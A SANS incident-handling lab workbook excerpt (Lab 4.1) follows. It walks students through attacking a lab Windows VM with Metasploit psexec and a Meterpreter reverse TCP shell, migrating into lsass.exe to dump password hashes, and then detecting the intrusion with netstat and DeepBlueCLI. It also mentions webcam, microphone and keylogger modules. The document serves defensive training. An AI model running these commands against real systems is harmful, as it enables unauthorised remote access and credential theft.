

Workbook

Sections 4-5



PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, USER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree, User may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

All reference links are operational in the browser-based delivery of the electronic workbook.

Table of Contents

Lab 4.1: Metasploit Attack and Analysis	1
Lab 4.2: BeEF for Browser Exploitation	24
Lab 4.3: System Resource Usage Database Analysis	34
Lab 4.4: Command Injection Attack	45
Lab 4.5: Cross-Site Scripting Attack	54
Lab 4.6: SQL Injection Attack	67
Lab 4.7: Cloud SSRF and IMDS Attack	83
Lab 5.1: Application Allow List Bypass	101
Lab 5.2: Pivot Exploitation	118
Lab 5.3: Responder Attack	136
Lab 5.4: Establishing Persistence with Metasploit	142
Lab 5.5: Real Intelligence Threat Analytics	158
Lab 5.6: Cloud Configuration Assessment	168
Lab 5.7: Building Review Cards with Anki [Optional]	185

This page intentionally left blank.

Lab 4.1: Metasploit Attack and Analysis

Brief Intro

In this lab, we'll attack the Windows VM from the Linux VM. In doing so, we'll expose you to some of the features of Metasploit. You will learn what skillful attackers can do to a victim system. Additionally, you'll see that even advanced attackers will leave traces that skillful defenders can use to track what the adversary is doing.

Requirements for This Lab

In this lab, you will use both your Slingshot Linux VM and the Windows 10 VM. Make sure both VMs are running before continuing with this lab exercise.

Try It Yourself

Use the `psexec` module and attack the Windows system. Pivot to a process and retrieve password hashes from the `lsass.exe` process. After exploitation, use the Windows VM to identify artifacts that allow you to detect attacker behavior using DeepBlueCLI.

Walkthrough

Goals of Metasploit Lab

The goals of this lab are twofold. First, we look at some of the most useful attack capabilities of Metasploit: `msfconsole`, the `psexec` module, the Meterpreter payload with a reverse connection, the `hashdump` features, and process migration. Second, we analyze the systems as they are attacked, looking at TCP port usage, process activity, and event logs. In other words, this lab is structured so that we can see how Metasploit is used to attack, but also so we can analyze its impact on the victim system itself.

To achieve these goals, the lab is broken into three phases:

- First, we set up the systems to communicate for the attack.
- Second, we launch the attack.
- Finally, we analyze the impact of the attack on Windows.

For this lab, you will use your Slingshot Linux VM to attack your Windows machine. In the Linux VM, you will use the Metasploit `psexec` module to attack Windows, injecting the Meterpreter payload (which runs in a `powershell.exe` process to run code from an attacker DLL) with communication via a reverse TCP connection going from Windows back to Linux. You will type commands on Linux into a `meterpreter` prompt, but they take effect on your Windows machine.

Verify Connectivity

On the Linux VM, test connectivity to the Windows VM using the `ping` utility:

```
sec504@slingshot:~$ ping -c 3 10.10.0.1
PING 10.10.0.1 (10.10.0.1) 56(84) bytes of data.
64 bytes from 10.10.0.1: icmp_seq=1 ttl=128 time=0.872 ms
64 bytes from 10.10.0.1: icmp_seq=2 ttl=128 time=1.14 ms
64 bytes from 10.10.0.1: icmp_seq=3 ttl=128 time=1.40 ms

--- 10.10.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.872/1.141/1.404/0.218 ms
```

Next, test the connectivity from the Windows VM to the Linux VM using `Test-NetConnection` 10.10.75.1 :

```
PS C:\Users\Sec504> Test-NetConnection 10.10.75.1

ComputerName           : 10.10.75.1
RemoteAddress          : 10.10.75.1
InterfaceAlias         : Ethernet
SourceAddress          : 10.10.0.1
PingSucceeded          : True
PingReplyDetails (RTT) : 0 ms
```

If you are unable to get a response from the Windows VM or the Linux VM, take a look at the [Testing Virtual Machine Connectivity \(VM-Connectivity-Test.html\)](#) module for troubleshooting steps.

Launch MSFconsole

From the Slingshot Linux VM, open a terminal. Next, start `msfconsole` from the terminal, as shown here:

```
sec504@slingshot:~$ msfconsole -q
msf6 >
```

When you first start Metasploit, you will see the message Welcome to Metasploit Framework Initial Setup followed by Metasploit Framework Initial Setup Complete. These messages will only appear once, and can be safely ignored.

Normally, when you start Metasploit, you will see an ASCII art banner. Several dozen banners are available, selected randomly at startup by Metasploit. Adding `-q` suppresses the banner.

View Metasploit Exploits

From the `msf6 >` prompt, examine the many Metasploit exploits available, as shown here:

```
msf6 > show exploits
...
2089 windows/vnc/winvnc_http_get
2001-01-29 average No WinVNC Web Server GET Overflow
2090 windows/vpn/safenet_ike_11
2009-06-01 average No SafeNet SoftRemote IKE Service Buffer Overflow
2091 windows/winrm/winrm_script_exec
2012-11-01 manual No WinRM Script Exec Remote Code Execution
2092 windows/wins/ms04_045_wins
2004-12-14 great Yes MS04-045 Microsoft WINS Service Memory
Overwrite
```

This command may take a minute to complete. There are a lot of exploits! So many exploits that it exceeds the scrollback capacity of the terminal.

TIP: You can clear your screen at any point by pressing CTRL+L.

Exploit Search

Metasploit has an overwhelming number of exploits. Fortunately, Metasploit also offers a search facility to identify any Metasploit modules with a matching keyword.

From the `msf6 >` prompt, search for the Metasploit `psexec` module, using the `type:exploit` flag to limit the search results to matching exploits, as shown here:

```
msf6 > search type:exploit psexec
```

```
Matching Modules
```

```
=====
```

#	Name	Disclosure Date	Rank	
Check	Description			
-	----	-----	----	----
0	exploit/windows/local/current_user_psexec PsExec via Current User Token	1999-01-01	excellent	No
1	exploit/windows/local/wmi Windows Management Instrumentation (WMI) Remote Command Execution	1999-01-01	excellent	No
2	exploit/windows/smb/ms17_010_psexec MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution	2017-03-14	normal	Yes
3	exploit/windows/smb/psexec Microsoft Windows Authenticated User Code Execution	1999-01-01	manual	No
4	exploit/windows/smb/webexec WebExec Authenticated User Code Execution	2018-10-24	manual	No

```
Interact with a module by name or index. For example info 4, use 4 or use  
exploit/windows/smb/webexec
```

Here we see many modules that include the string `psexec` . We can filter the results further by adding additional keywords. Issue the `help search` command to see a list of search keywords, as shown here:

```
msf6 > help search
```

```
Usage: search [] [:]
```

Prepending a value with '-' will exclude any matching results.

If no options or keywords are provided, cached results are displayed.

OPTIONS:

```
-h          Show this help information
-o          Send output to a file in csv format
-S          Regex pattern used to filter search results
-u          Use module if there is one result
```

Keywords:

```
aka          : Modules with a matching AKA (also-known-as) name
author       : Modules written by this author
arch         : Modules affecting this architecture
bid          : Modules with a matching Bugtraq ID
cve          : Modules with a matching CVE ID
edb          : Modules with a matching Exploit-DB ID
check        : Modules that support the 'check' method
date         : Modules with a matching disclosure date
description  : Modules with a matching description
fullname     : Modules with a matching full name
mod_time     : Modules with a matching modification date
name         : Modules with a matching descriptive name
path         : Modules with a matching path
platform     : Modules affecting this platform
port         : Modules with a matching port
rank         : Modules with a matching rank (Can be descriptive (ex: 'good') or
numeric with comparison operators (ex: 'gte400'))
ref          : Modules with a matching ref
reference    : Modules with a matching reference
target       : Modules affecting this target
type         : Modules of a specific type (exploit, payload, auxiliary,
encoder, evasion, post, or nop)
```

Examples:

```
search cve:2009 type:exploit
search cve:2009 type:exploit platform:-linux
```

Metasploit Local Shell Interaction

If `msfconsole` receives a command that it doesn't support, it passes it to the underlying OS shell to run, allowing us to interact with the OS within `msfconsole`. Let's examine the list of files in the current directory by running the `ls` command, as shown here:

```
msf6 > ls
[*] exec: ls

Desktop  labs  wiki
```

This may seem like a simple thing, but it is particularly useful when uploading or downloading files to the victim system through Metasploit.

Exploit Spotlight: psexec

In this lab we will use an exploit that is not quite an exploit: *psexec*. It is by far the most heavily used exploit because it allows attackers and testers to use captured credentials (or hashes) to move laterally in a network.

From the `msf6 >` prompt, examine the `psexec` exploit information, as shown here:

```
msf6 > info exploit/windows/smb/psexec

      Name: Microsoft Windows Authenticated User Code Execution
      Module: exploit/windows/smb/psexec
      Platform: Windows
      Arch:
      Privileged: Yes
      License: Metasploit Framework License (BSD)
      Rank: Manual
      Disclosed: 1999-01-01

  ...
```

In your output, you will see the various configuration options and commentary on usage of this module. The `psexec` module is one of the most useful modules in all of Metasploit because it lets us run code on a target with SYSTEM privileges, using an SMB connection established with administrator credentials. It is especially useful in a fully patched Windows environment.

Configuring Metasploit to Use psexec

Next, configure Metasploit to launch the attack. Select the `exploit/windows/smb/psexec` module, as shown here.

Metasploit supports Tab autocomplete when typing module and variable names; try it by pressing Tab halfway through each of the following words.

```
msf6 > use exploit/windows/smb/psexec  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/psexec) >
```

Metasploit will apply a default payload of `windows/meterpreter/reverse_tcp` , which you can validate by running `set PAYLOAD` as shown here.

```
msf6 exploit(windows/smb/psexec) > set PAYLOAD  
PAYLOAD => windows/meterpreter/reverse_tcp
```

We can get a list of all the variables associated with this exploit and payload by running `show options` . Run the `show options` command as shown here:

```
msf6 exploit(windows/smb/psexec) > show options
```

```
Module options (exploit/windows/smb/psexec):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
RPORT	445	yes	The SMB service port (TCP)
SERVICE_DESCRIPTION		no	Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SHARE		no	The share to connect to, can be an admin share (ADMIN\$,C\$,...) or a normal read/write folder share
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as

```
Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.171.4	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
--	----
0	Automatic

Here we see a list of variables associated with the `psexec` module, as well as those for the Meterpreter `reverse_tcp` payload. Next we will configure these options.

Configure Exploit Parameters

In this lab you will exploit the Windows VM at 10.10.0.1. The target of the exploit is stored in the `RHOSTS` variable. Set that parameter, as shown here:

```
msf6 exploit(windows/smb/psexec) > set RHOSTS 10.10.0.1  
RHOSTS => 10.10.0.1
```

The `psexec` module needs credentials of a user in the administrators group on the target machine. It uses these credentials to remotely create a service, which it then uses to run the payload code from memory with SYSTEM privileges. Set the `SMBUser` and `SMBPass` variables to values associated with a user in the admin group of your Windows machine, as shown here:

```
msf6 exploit(psexec) > set SMBUSER sec504  
SMBUSER => sec504  
msf6 exploit(psexec) > set SMBPASS sec504  
SMBPASS => sec504
```

It's worth noting that the `SMBPass` variable could be set to a value of the user's LANMAN:NTHash instead of the user's actual password. Metasploit supports pass-the-hash attacks for `psexec` against Windows, where we can authenticate as a user using the hash information (without the password).

Next, set the `LHOST` variable, which tells the Meterpreter `reverse_tcp` payload where to connect back to. We want it to connect to the Linux VM. Set the `LHOST` parameter, as shown here:

```
msf6 exploit(windows/smb/psexec) > set LHOST 10.10.75.1  
LHOST => 10.10.75.1
```

There is also an `LPORT` variable that we could define to identify a TCP port to connect back on. We leave it with the default of 4444 so that we can quickly spot this connection. A stealthy attacker may choose 443 to blend in with HTTPS activity.

Finally, let's review the options again to make sure we've set them all appropriately. Enter the `show options` command, as shown here:

```
msf6 exploit(windows/smb/psexec) > show options
```

```
Module options (exploit/windows/smb/psexec):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOSTS	10.10.0.1	yes	The target host(s), range
CIDR identifier, or hosts file with syntax 'file:'			
RPORT	445	yes	The SMB service port (TCP)
SERVICE_DESCRIPTION		no	Service description to to be
used on target for pretty listing			
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SHARE		no	The share to connect to, can
be an admin share (ADMIN\$,C\$,...) or a normal read/write folder share			
SMBDomain	.	no	The Windows domain to use for
authentication			
SMBPass	sec504	no	The password for the
specified username			
SMBUser	sec504	no	The username to authenticate
as			

```
Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh,
thread, process, none)			
LHOST	10.10.75.1	yes	The listen address (an interface may be
specified)			
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
--	----
0	Automatic

Launch the Exploit

With everything configured we can launch the attack to get Meterpreter loaded into the target machine's memory and connect back to us:

```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.10.75.1:4444
[*] 10.10.0.1:445 - Connecting to the server...
[*] 10.10.0.1:445 - Authenticating to 10.10.0.1:445 as user 'sec504'...
[*] 10.10.0.1:445 - Selecting PowerShell target
[*] 10.10.0.1:445 - Executing the payload...
[+] 10.10.0.1:445 - Service start timed out, OK if running a command or non-
service executable...
[*] Sending stage (175174 bytes) to 10.10.0.1
[*] Meterpreter session 1 opened (10.10.75.1:4444 -> 10.10.0.1:1545) at 2021-01-
31 12:22:45 +0000

meterpreter >
```

Look carefully at the status messages from Metasploit. You can see that it authenticates to the target machine and uploads the stager. The stager is the `reverse_tcp` part of the payload, which implements communication and the loading of the stage. The stage is Meterpreter itself.

Finally, with the stager running on the target, it sends the stage (Meterpreter itself) and opens a session back to `msfconsole`, giving us the Meterpreter prompt. We now have Meterpreter access of the target machine:

```
meterpreter >
```

Special Meterpreter commands we type at this prompt are executed by Meterpreter on the Windows target machine.

If, as you proceed through this lab, your Meterpreter session closes or is dropped, type `exploit` to relaunch it.

Meterpreter at Session Management

After you get a `meterpreter >` prompt, let's look at how we can manage sessions with `msfconsole`. First, we take the Meterpreter session and put it in the background so that we are back at the `msfconsole` prompt using the `background` command, as shown here:

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/psexec) >
```

Metasploit supports the concept of having multiple sessions with multiple target machines. We can get a list of all open sessions on exploited target boxes by running the `sessions` command, as shown here:

```
msf6 exploit(windows/smb/psexec) > sessions
```

```
Active sessions
```

```
=====
```

Id	Name	Type	Information
Connection			
--	----	----	-----

1		meterpreter	x86/windows NT AUTHORITY\SYSTEM @ SEC504STUDENT
10.10.75.1:4444 -> 10.10.0.1:1545 (10.10.0.1)			

Each session has a *session number*, a small integer set that starts at 1 for the first session an instance of Metasploit opens. We can get back to our Meterpreter prompt and interact with the appropriate session by running the `sessions` command, specifying the session number (in this case, 1). Run the `sessions` command to interact with the Meterpreter session again, as shown here:

```
msf6 exploit(windows/smb/psexec) > sessions 1
```

```
[*] Starting interaction with 1...
```

```
meterpreter >
```

Meterpreter Host Interrogation

Now let's get information about the host itself. Run the `sysinfo` command, as shown here:

```
meterpreter > sysinfo
```

```
Computer      : SEC504STUDENT
OS            : Windows 10 (10.0 Build 17134).
Architecture  : x64
System Language : en_US
Domain        : SEC504
Logged On Users : 2
Meterpreter    : x86/windows
```

In this output, we can see the host's name (Computer), the operating system type, the CPU architecture, and the language pack installed.

While the `sysinfo` command is valuable, we can collect additional information using the Windows built-in `systeminfo` command. Run this command using the Meterpreter `execute` command, as shown here:

- `-i` : the `-i` option allows you to interact with the process after creating it (to observe the output of the command)
- `-f systeminfo` : the `-f` option is used to specify the command to run

```
meterpreter > execute -if systeminfo
Process 4848 created.
Channel 1 created.

Host Name:                SEC504STUDENT
OS Name:                  Microsoft Windows 10 Enterprise
OS Version:              10.0.17134 N/A Build 17134
OS Manufacturer:        Microsoft Corporation
OS Configuration:       Standalone Workstation
OS Build Type:            Multiprocessor Free
Registered Owner:        Windows User
Registered Organization:
Product ID:               00329-10180-00000-AA519
Original Install Date:    4/1/2019, 1:14:35 AM
System Boot Time:        1/24/2021, 2:30:23 PM
System Manufacturer:      VMware, Inc.
System Model:             VMware Virtual Platform
System Type:              x64-based PC
...
```

Note that your output may vary slightly compared to the example shown here due to changes in VMware and the Windows 10 target itself.

In this example, we've launched the Windows `systeminfo` command with no additional arguments, interacting with it to obtain detailed Windows system information, such as the OS Name, product ID, install date, and more.

Next, let's see what the current user ID is by running the `getuid` command, as shown here:

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

We used the `psexec` module, which relies on admin credentials to give us local SYSTEM privileges on the target.

Meterpreter Process Interrogation

We can obtain a list of running processes on the Windows victim with the `ps` command, as shown here:

```
meterpreter > ps

Process List
=====

  PID  PPID  Name                      Arch  Session  User
Path
  ---  ----  ---                      ----  -
-----
  0     0     [System Process]
  4     0     System                   x64   0
  88    4     Registry                 x64   0
  284   4     smss.exe                 x64   0
  324   600   svchost.exe              x64   0         NT AUTHORITY\SYSTEM
C:\Windows\System32\svchost.exe
  364   600   svchost.exe              x64   0         NT AUTHORITY\LOCAL SERVICE
C:\Windows\System32\svchost.exe
  388   376   csrss.exe                x64   0
  464   376   wininit.exe              x64   0
  472   456   csrss.exe                x64   1
  532   456   winlogon.exe             x64   1         NT AUTHORITY\SYSTEM
C:\Windows\System32\winlogon.exe
  600   464   services.exe             x64   0
  616   464   lsass.exe                x64   0         NT AUTHORITY\SYSTEM
C:\Windows\System32\lsass.exe
...
  2780  1888  powershell.exe           x86   0         NT AUTHORITY\SYSTEM
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
...
```

We can also identify our Process ID with the `getpid` command, as shown here:

```
meterpreter > getpid
Current pid: 2780
```

Please write down this PID value! You will cross-reference it later in this lab.

Meterpreter Help

Let's look at the help facilities within Meterpreter. You can invoke them with either the help command or a question mark, as shown here:

```
meterpreter > help

Core Commands
=====

Command      Description
-----
?             Help menu
background    Backgrounds the current session
bg            Alias for background
bgkill        Kills a background meterpreter script
bglist        Lists running background scripts
bgrun         Executes a meterpreter script as a background
thread
  channel      Displays information or control active channels
  close        Closes a channel
  ...
```

The commands are grouped into *Core* commands, *Stdapi* commands (broken into subcategories like *File System Commands* and *Networking Commands*), and *Priv* (again, separated into *Password Database Commands* and *Timestamp Commands*).

Dumping Hashes with Hashdump

When Meterpreter runs with SYSTEM or admin privileges, we can use it to pull password hashes from the target. We can try to dump them from memory using the Meterpreter `hashdump` command:

```
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
```

On many versions of Windows, this command fails because Microsoft made it more difficult to pull hashes from memory. However, since we have SYSTEM privileges, we can sidestep this Microsoft restriction. We have an additional option to evade the Windows 10 defenses, but first we have to look at the `migrate` feature.

Process Migration

Establishing a Meterpreter session using the `psexec` exploit involves injecting a PowerShell process on the target system. We can observe this by using `getpid` to identify the PID, then examine the output of `ps` to identify the process name in the *path* column, as shown here:

```

meterpreter > getpid
Current pid: 2780
meterpreter > ps

Process List
=====

  PID  PPID  Name                Arch  Session  User
Path
  ---  ----  ---                ---  -
  ---
0      0      [System Process]
4      0      System              x64   0
88     4      Registry            x64   0
284    4      smss.exe            x64   0
324    600   svchost.exe         x64   0          NT AUTHORITY\SYSTEM
C:\Windows\System32\svchost.exe
...
2780   1888  powershell.exe      x86   0          NT AUTHORITY\SYSTEM
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
...

```

Meterpreter is not limited to using this process, however, and can migrate to different processes. This can be done to evade defender actions (such as killing an unrecognized process) or to obtain different system privileges.

For example, some Metasploit attacks require that your Meterpreter session have the same architecture as the native CPU on the system. In the `ps` output, we see that the `powershell.exe` process has an architecture of x86, even though this is an x64 system. Let's fix this by migrating to the `vmtoolsd.exe` process (which has an architecture of x64) using the `migrate` command, as shown here:

```

meterpreter > migrate -N vmtoolsd.exe
[*] Migrating from 2780 to 3028...
[*] Migration completed successfully.

```

NOTE: Any experienced Metasploit user will tell you that if a Meterpreter session is going to fail, it will fail during the `migrate` command. If this command fails, run `exit` to leave the Meterpreter session. Run `exploit` again from the `msf6` prompt, and run the `migrate` command again. In some cases, it may be necessary to choose a different process name (feel free to try migrating into `VGAuthService.exe`, `openvpnserver.exe`, or `SearchIndexer.exe`). If the `migrate` command continues to fail, it may be necessary to reboot your Windows VM.

Run the `sysinfo` and `getpid` commands again here to examine the new session changes, noting the new Meterpreter platform identifier (x64/windows) and the new process ID:

```
meterpreter > sysinfo
Computer      : SEC504STUDENT
OS           : Windows 10 (10.0 Build 17134) .
Architecture : x64
System Language : en_US
Meterpreter   : x64/windows
meterpreter > getpid
Current pid: 3028
```

Success!

Process Migration for Privilege Escalation

Previously, we saw that the `hashdump` command failed to produce valid hashes from the target system. This is due to increased protections on Windows systems making it harder for an attacker to obtain password hashes. However, there is one additional opportunity for an attacker: to leverage the permissions of the LSASS process.

The Local Security Authority Subsystem Service (LSASS) is a Windows service that handles multiple security events and controls on the Windows platform. While attempting to run `hashdump` may fail from other processes due to a permission restriction, we can migrate into the LSASS process to bypass this defense mechanism.

From your Meterpreter prompt, migrate to the `lsass.exe` process, as shown here:

```
meterpreter > migrate -N lsass.exe
[*] Migrating from 3028 to 616...
[*] Migration completed successfully.
```

If this `migrate` command fails, please run `exit` to quit the Meterpreter session, then run `exploit` again to start a new session, then try the `migrate -N lsass.exe` command again.

Next, run the `hashdump` command again:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:

DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Sec504:1000:aad3b435b51404eeaad3b435b51404ee:864d8a2947723c4264598997c1d67a83:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:9679f78eec859fde8b8c208c8fcf
```

In this output, the password hashes for the Administrator, DefaultAccount, and Guest accounts are all empty password hash values. This is because the accounts are disabled. Notice that the NTLM hash for the Sec504 user is a non-empty hash value (as is the Windows Defender Application Guard *WDAGUtilityAccount* account). Success!

If multiple users had passwords on this system, we would obtain all of the password hashes. However, an attacker wouldn't stop here. Next, we'll look at techniques to run commands on the Windows victim and to establish additional access on the system.

Analyzing the Attack from Windows – Overview

Now we analyze the Windows machine to see the impact Metasploit is having on it. We first identify which process Meterpreter is in by checking TCP port usage with the `netstat` command, and then we will try to further examine this process with the `tasklist` and `wmic` commands. We then investigate the evidence of the attack in the Windows event logs using DeepBlueCLI.

Open an Administrator PowerShell session

From your Windows VM, right-click on the PowerShell icon, then select *Run as Administrator* to open an administrator PowerShell session.

Analyzing the Host: netstat and tasklist

From your administrator command prompt, run `netstat` to show TCP and UDP port activity (`-na`), with the process ID associated with each port (`-o`), piping the results through the `findstr` command looking for the string *EST* for established connections, as shown here:

```
C:\Windows\system32> netstat -nao | findstr "EST"
TCP        10.10.0.1:1545          10.10.75.1:4444          ESTABLISHED          278
```

You should see a connection associated with TCP port 4444 on your machine (and possibly other established connections). This is the default `LPORT` for many of Metasploit's payloads (although we could have changed that setting, we left it with the default so we could spot it easily now). Make a note of the Process ID (PID) using that port (the last item on the right of the output of `netstat`).

This PID should be the same one you recorded earlier because it is the process the Meterpreter is running inside when launched (the `powershell.exe` process).

Let's get more information about that process using the `tasklist` command, with a filter (`/fi`) designed to let us focus on that PID:

```
C:\Windows\system32> tasklist /fi "pid eq ProcessID"
INFO: No tasks are running which match the specified criteria.
```

Replace the line `ProcessID` with the process ID number you wrote down earlier in the lab.

Curiously, `tasklist` indicates that the process does not exist. We can query for similar results using the `wmic` tool on Windows as well. Run the `wmic` command example shown here:

```
C:\Windows\system32> wmic process where processid=ProcessID get name
No Instance(s) Available.
```

Both commands fail to show a process, despite the output of `netstat` revealing that the PID has the TCP connection open. *This is because of the Meterpreter `migrate` command.* Due to the way that Meterpreter migrates to the specified process number, Windows no longer has an accurate indicator for the PID associated with the TCP connection.

Analyzing the Host: DeepBlueCLI

Let's look at the events that Windows records when the Metasploit `psexec` module is used against it. On your Windows VM, open a PowerShell prompt as an Administrator. Change to the `C:\Tools\DeepBlueCLI` directory, as shown here:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> cd C:\tools\deepbluecli
PS C:\tools\deepbluecli>
```

Next, run DeepBlueCLI, specifying the System log, as shown here:

```
PS C:\tools\DeepBlueCLI> .\DeepBlue.ps1 -Log System

Date      : 1/31/2021 12:22:43 PM
Log       : System
EventID   : 7045
Message   : New Service Created
Results   : Service name: NbzIrpMXKXitHNrL
           Metasploit-style service name: 16 characters

Command   : %COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -noni -c
           "if([IntPtr]::Size -eq
           ...
```

DeepBlueCLI detects two artifacts that indicate a Metasploit attack: the creation of a new service with a Metasploit-style service name and a very long command line. While the strings are randomized, the artifacts following a Metasploit psexec attack are consistently recorded in the System log.

Finishing Up

When you are finished with the lab, exit Meterpreter by typing:

```
meterpreter > exit
[*] Shutting down Meterpreter...
[*] 10.10.0.1 - Meterpreter session 1 closed. Reason: User exit
```

You can exit msfconsole by running `exit`, as shown here:

```
msf6 exploit(psexec) > exit
root@slingshot:~#
```

Why This Lab Is Important

Hopefully, this lab helped to demystify some of the capabilities and features of Metasploit. This tool is a very important one for both defenders and attackers to know because it allows both to accurately replicate the attack style real adversaries utilize.

Video Walkthrough

Watch the accompanying [video instructions \(/videos/Metasploit/\)](/videos/Metasploit/) for additional information.



Bonus (If Time Permits or Homework)

Examine DLL Information

Repeat the lab exercise, examining the DLL changes with the Notepad process before and after the `migrate` command.

1. Start Notepad on Windows
2. Establish a Meterpreter session using the `psexec` exploit (or reusing an existing session)
3. From Windows, open a PowerShell prompt
4. Create a file with the list of DLLs open for the Notepad process: `ps -name notepad -Module | select ModuleName > notepad-dll-before.txt`
5. From Meterpreter, migrate to the Notepad process: `migrate -N notepad.exe`
6. Return to PowerShell and create a new list of DLLs open for the Notepad process: `ps -name notepad -Module | select ModuleName > notepad-dll-after.txt`
7. Compare the two files: `Compare-Object -ReferenceObject (Get-Content -Path .\notepad-dll-before.txt) -DifferenceObject (Get-Content -Path .\notepad-dll-after.txt)`

Your output should look similar to the following example:

```
PS C:\Users\Sec504> Compare-Object -ReferenceObject (Get-Content -Path
.\notepad-dll-before.txt) -DifferenceObject (Get-Content -Path .\notepad-
dll-after.txt)
```

InputObject	SideIndicator
-----	-----
ws2_32.dll	=>
mswsock.dll	=>
CRYPT32.dll	=>
MSASN1.dll	=>
WININET.dll	=>
WINHTTP.dll	=>
ole32.dll	=>
CRYPTSP.dll	=>
rsaenh.dll	=>
SspiCli.dll	=>
USERENV.dll	=>
PSAPI.DLL	=>
WINMM.dll	=>
winmmbase.dll	=>
NETAPI32.dll	=>
wkscli.dll	=>
cscapi.dll	=>

Here we see several additional DLLs that are loaded into the Notepad process following the Meterpreter `migrate` command. This output provides some insight into what we might comparably look for on our own systems. The DLLs listed here are not malicious, but they are abnormal for many Windows processes, giving us some insight into identifying the presence of an attacker using the Meterpreter C2.

Additional Meterpreter Features

Spend some time experimenting with the different features of Meterpreter. Some interesting modules you could try are `webcam_snap` , `record_mic` , or the keylogger. (Note: these modules might not work on all systems!)

Examine Advanced Options

Rerun the lab, but prior to running the exploit, try using the `show advanced` feature. You can modify many of the ways Metasploit behaves by altering the features exposed here.

Additional Resources

SANS Classes

- [SEC560: Network Penetration Testing and Ethical Hacking \(https://www.sans.org/course/network-penetration-testing-ethical-hacking\)](https://www.sans.org/course/network-penetration-testing-ethical-hacking)

